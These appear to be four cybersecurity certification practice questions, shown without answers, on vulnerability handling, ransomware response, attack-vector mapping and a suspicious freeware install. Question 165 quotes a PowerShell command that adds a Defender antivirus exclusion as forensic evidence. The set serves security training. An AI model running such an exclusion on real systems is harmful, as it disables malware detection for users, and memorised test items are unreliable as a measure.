Question162: During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

Question163: A security analyst discovers an ongoing ransomware attack while investigating a phishing email. The analyst downloads a copy of the file from the email and isolates the affected workstation from the network. Which of the following activities should the analyst perform next?

Question164: A Chief Information Security Officer wants to map all the attack vectors that the company faces each day.
Which of the following recommendations should the company align their security controls around?

Question165: An employee downloads a freeware program to change the desktop to the classic look of legacy Windows.
Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following:
Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig'
Which of the following is possibly occurring?